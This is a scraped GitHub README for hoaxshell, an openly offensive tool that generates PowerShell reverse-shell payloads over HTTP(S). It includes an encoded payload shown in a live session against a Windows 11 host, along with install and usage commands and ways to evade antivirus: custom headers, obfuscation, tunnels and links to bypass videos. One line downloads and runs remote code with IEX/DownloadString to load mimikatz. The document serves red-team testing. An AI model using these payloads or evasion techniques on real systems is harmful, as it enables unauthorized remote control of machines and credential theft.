











main    [Code](#)

 <b>t3l3machus</b> Added session defender. 	b143b62 · last year	 <b>142 Commits</b>
 payload_templates	Rename https_payload_ngrok.ps1 to p...	2 years ago
 revshells	Added session defender.	last year
 screenshots	Delete .tmp	2 years ago
 LICENSE.md	Create LICENSE.md	2 years ago
 README.md	Update README.md	last year
 hoaxshell.py	Added copy2clip	last year
 requirements.txt	Update requirements.txt	last year

[📖 README](#)   [⚖️ BSD-2-Clause license](#)   [☰](#)

# hoaxshell

Python  $\geq 3.6$  PowerShell  $\geq v3.0$  Developed on kali linux License BSD Maintained? Yes

⚡ The latest version of this project is the [HoaxShell standalone listener](#) which comes with refreshed payload templates. You can also use it directly from <https://revshells.com> (make sure to choose hoaxshell as the listener).

⚠ As of 2022-10-18, hoaxshell is detected by AMSI ([malware-encyclopedia](#)). You need to obfuscate the generated payload in order to use. Check out this video on how to obfuscate manually and bypass MS Defender:


- Example with Hoaxshell -> [youtube.com/watch?v=iElVfagdCD4](https://www.youtube.com/watch?v=iElVfagdCD4)
- Example with common powershell revshell templates -> [youtube.com/watch?v=3HddKylkRzM](https://www.youtube.com/watch?v=3HddKylkRzM)

## Purpose

hoaxshell is a Windows reverse shell payload generator and handler that abuses the http(s) protocol to establish a beacon-like reverse shell, based on the following concept:

## About

A Windows reverse shell payload generator and handler that abuses the http(s) protocol to establish a beacon-like reverse shell.



open-source reverse-shell powershell

hacking python3 penetration-testing

red-teaming pentesting-tools

- 📖 Readme
- 📄 BSD-2-Clause license
- 📈 Activity
- ★ 3k stars
- 👁 45 watching
- 🍴 479 forks
- Report repository

## Sponsor this project


- <https://www.buymeacoffee.com/t3l3mac...>
- <https://ko-fi.com/t3l3machus>
- <https://github.com/sponsors/t3l3machus>

## Contributors 3

-  **t3l3machus** Panagiotis Chartas
  -  **shariqmalik** Shariq Malik
  -  **brightio**

## Languages





This c2 concept (which could be implemented by using protocols other than http or pre-installed exes) can be used to establish sessions that promote the illusion of having a shell, but are far from an actual pty.

HoaxShell did well against AV software (check [AV bypass PoCs table](#) for more info). Although it is now generally detected, it is easy to obfuscate the generated payload(s) using automated tools or manually.

**Disclaimer:** Purely made for testing and educational purposes. DO NOT run the payloads generated by this tool against hosts that you do not have explicit permission and authorization to test. You are responsible for any trouble you may cause by using this tool.

Video Presentations

- [2022-10-11] Recent & awesome, made by [John Hammond](#) -> [youtube.com/watch?v=fgSARG82TJY](#)
- [2022-07-15] Original release demo, made by me -> [youtube.com/watch?v=SEufgD5UxdU](#)

Screenshots

```

root@kali:~/hoaxshell# ./hoaxshell.py -s 164.119.151

HOAXSHELL
by t3l3machus

[Info] Generating reverse shell payload...
powershell -e JABzAD0AJwAxADYANAAuADkAMAAuADEAOQAzAC4ANQAxADoAOAAwADgAMAAAnADsAJABpAD0AJwBmADYAOQA4ADjADYAJwA7ACQACAA9ACcAAAB0AHQACAA6AC8ALwAnADsAJAB2AD0ASQBuaHYAbwBrAGUALQBxAGUAYgBSAGUAcQB1AGUAcwB0ACAAGkAIAAkAAHAABzAC8AZgA2ADkA0AA1AGUAMgB1ACAALQB1AGUAYQBkAGUAcgBzACAAQAB7ACIAWAAtADAANQAwADIALQBkADkACkAewAkAGMAPQAOAEkAbgB2AG8AawB1AC0AVwB1AGIAUgB1AHEAdQB1AHMAdAAgAC0AVQBzAGUAQgBhAHMAAQBJAFaAYQByAHMAAkAZQAgAC0ASAB1AGEAZAB1AHIAcwAgAEAAewAiAFgALQAwADUAMAAyAC0AZAA5ADYAYQAiAD0AJABpAH0AKQAUaEMAbwBuAHQAZQAKQAgAHsAJABYAD0AaQBlAHgAIAAkAGMAIAAtAEUAcgByAG8AcgBBAGMAdABpAG8AbgAgAFMAdABvAHAAIAAtAEUAcgByAG8AcgBcgBpAG4AZwAgAC0ASQBuaHAAdQB0AE8AYgBqAGUAYwB0ACAAJABYADsAJAB0AD0ASQBuaHYAbwBrAGUALQBxAGUAYgBSAGUAcQB1ABjADYAIaAtAE0AZQB0AGgAbwBkACAAUABPAFMAVAAGAC0ASAB1AGEAZAB1AHIAcwAgAEAAewAiAFgALQAwADUAMAAyAC0AZAA5AB1AG0ALgBUAGUAeAB0AC4ARQBuaGMABwBkAGkAbgBnAF0A0gA6AFUAVABGADgALgBHAGUAdABCAHkAdAB1AHMAKAakAGUAKwAKAhgADAALgA4AH0A

[Info] Type "help" to get a list of the available prompt commands.
[Info] Http Server started on port 8080.
[Important] Awaiting payload execution to initiate shell session...
[Shell] Payload execution verified!
[Shell] Stabilizing command prompt...

PS C:\Users\Fuzzt\ > get-date
Saturday, October 15, 2022 11:06:32 PM

PS C:\Users\Fuzzt\ > systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"
OS Name: Microsoft Windows 11 Enterprise
OS Version: 10.0.22000 N/A Build 22000
System Type: x64-based PC

PS C:\Users\Fuzzt\ > Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct
displayName : Windows Defender
instanceGuid : {D68DDC3A-831F-4fae-9E44-DA132C1ACF46}
pathToSignedProductExe : windowsdefender://
pathToSignedReportingExe : %ProgramFiles%\Windows Defender\MsMpeng.exe
productState : 397568
timestamp : Thu, 13 Oct 2022 05:58:51 GMT
PSComputerName :

PS C:\Users\Fuzzt\ >
```

Find more screenshots [here](#).

Installation

```
git clone https://github.com/t3l3machus/hoaxshell
cd ./hoaxshell
sudo pip3 install -r requirements.txt
chmod +x hoaxshell.py
```

## Usage

**Important:** As a means of avoiding detection, hoaxshell is automatically generating random values for the session id, URL paths and name of a custom http header utilized in the process, every time the script is started. The generated payload will work only for the instance it was generated for. Use the `-g` option to bypass this behaviour and re-establish an active session or reuse a past generated payload with a new instance of hoaxshell.

### Basic shell session over http

When you run hoaxshell, it will generate its own PowerShell payload for you to copy and inject on the victim. By default, the payload is base64 encoded for convenience. If you need the payload raw, execute the "rawpayload" prompt command or start hoaxshell with the `-r` argument. After the payload has been executed on the victim, you'll be able to run PowerShell commands against it.

#### Payload that utilizes `Invoke-Expression` (default)

```
sudo python3 hoaxshell.py -s <your_ip>
```

#### Payload that writes and executes commands from a file

Use `-x` to provide a .ps1 file name (absolute path) to be created on the victim machine. You should check the raw payload before executing, make sure the path you provided is solid.

```
sudo python3 hoaxshell.py -s <your_ip> -x "C:\Users\\$env:USERNAME\
```

### Recommended usage to avoid detection (over http)

Hoaxshell utilizes an http header to transfer shell session info. By default, the header is given a random name which can be detected by regex-based AV rules. Use `-H` to provide a standard or custom http header name to avoid detection.

```
sudo python3 hoaxshell.py -s <your_ip> -i -H "Authorization"
sudo python3 hoaxshell.py -s <your_ip> -i -H "Authorization" -x "C:\l
```

### Encrypted shell session (https + self-signed certificate)

This particular payload is kind of a red flag, as it begins with an additional block of code that instructs PowerShell to skip SSL certificate checks, which makes it suspicious and easy to detect as well as significantly longer in length. Not recommended.

```
# Generate self-signed certificate:
openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -da:

# Pass the cert.pem and key.pem as arguments:
sudo python3 hoaxshell.py -s <your_ip> -c </path/to/cert.pem> -k <pa
```

### Encrypted shell session with a trusted certificate

If you own a domain, use this option to generate a shorter and less detectable https payload by providing your DN with `-s` along with a trusted certificate (`-c cert.pem -k`

privkey.pem).

```
sudo python3 hoaxshell.py -s <your.domain.com> -t -c </path/to/cert. |
```

### Grab session mode

In case you close your terminal accidentally, have a power outage or something, you can start hoaxshell in grab session mode, it will attempt to re-establish a session, given that the payload is still running on the victim machine.


```
sudo python3 hoaxshell.py -s <your_ip> -g
```

**Important:** Make sure to start hoaxshell with the same settings as the session you are trying to restore (http/https, port, etc).

### Constraint language mode support

Use any of the payload variations with the `-cm` (`--constraint-mode`) option to generate a payload that works even if the victim is configured to run PS in Constraint Language mode. By using this option, you sacrifice a bit of your reverse shell's stdout decoding accuracy.

```
sudo python3 hoaxshell.py -s <your_ip> -cm
```



### Shell session over https using tunneling tools (Ngrok / LocalTunnel)

Utilize tunnelling programmes **Ngrok** or **LocalTunnel** to get sessions through secure tunnels, overcoming issues like not having a Static IP address or your ISP forbidding Port-Forwarding.

Use `-ng` or `--ngrok` for Ngrok server

```
sudo python3 hoaxshell.py -ng
```

Use `-lt` or `--localtunnel` for LocalTunnel server

```
sudo python3 hoaxshell.py -lt
```

### Limitations

The shell is going to hang if you execute a command that initiates an interactive session.  
 Example:

```

# this command will execute succesfully and you will have no problem
> powershell echo 'This is a test'

# But this one will open an interactive session within the hoaxshell
> powershell

# In the same manner, you won't have a problem executing this:
> cmd /c dir /a

# But this will cause your hoaxshell to hang:
> cmd.exe

```

So, if you for example would like to run mimikatz throught hoaxshell you would need to invoke the commands:

```

hoaxshell > IEX(New-Object Net.WebClient).DownloadString('http://192

```

Long story short, you have to be careful to not run an exe or cmd that starts an interactive session within the hoaxshell powershell context.

## AV Bypass PoCs

Some awesome people were kind enough to send me/publish PoC videos of executing hoaxshell's payloads against systems running AV solutions other than MS Defender, without being detected. Below is a reference table with links:

**Important:** I don't know if you can still use hoaxshell effectively to bypass these solutions. It's only reasonable to assume the detectability will change soon (if not already).

AV Solution	Date	PoC
SentinelOne	2022-10-18	<a href="https://twitter.com/i/status/1582137400880336896">https://twitter.com/i/status/1582137400880336896</a>
Norton	2022-10-17	<a href="https://twitter.com/i/status/1582278579244929024">https://twitter.com/i/status/1582278579244929024</a>
Bitdefender	2022-10-15	<a href="https://www.linkedin.com/posts/rohitjain-19_hoaxshell-cy83rr0h1t-penetrationtesting-activity-6987080745139765248-8cdT?utm_source=share&amp;utm_medium=member_desktop">https://www.linkedin.com/posts/rohitjain-19_hoaxshell-cy83rr0h1t-penetrationtesting-activity-6987080745139765248-8cdT?utm_source=share&amp;utm_medium=member_desktop</a>
McAfee	2022-10-15	<a href="https://twitter.com/i/status/1581605531365814273">https://twitter.com/i/status/1581605531365814273</a>
Kaspersky	2022-10-13	<a href="https://www.youtube.com/watch?v=lyMH_eCC4Rk">https://www.youtube.com/watch?v=lyMH_eCC4Rk</a>
Sophos	2022-09-08	<a href="https://www.youtube.com/watch?v=NYR0rWx4x8k">https://www.youtube.com/watch?v=NYR0rWx4x8k</a>

## News

- 13/10/2022 - Added constraint language mode support (-cm) option.
- 08/10/2022 - Added the -ng and -lt options that generate PS payloads for obtaining sessions using tunnelling tools ngrok or localtunnel in order to get around limitations like Static IP addresses and Port-Forwarding.
- 06/09/2022 - A new payload was added that writes the commands to be executed in a file instead of utilizing Invoke-Expression . To use this, the user must provide a .ps1 file name (absolute path) on the victim machine using the -x option.

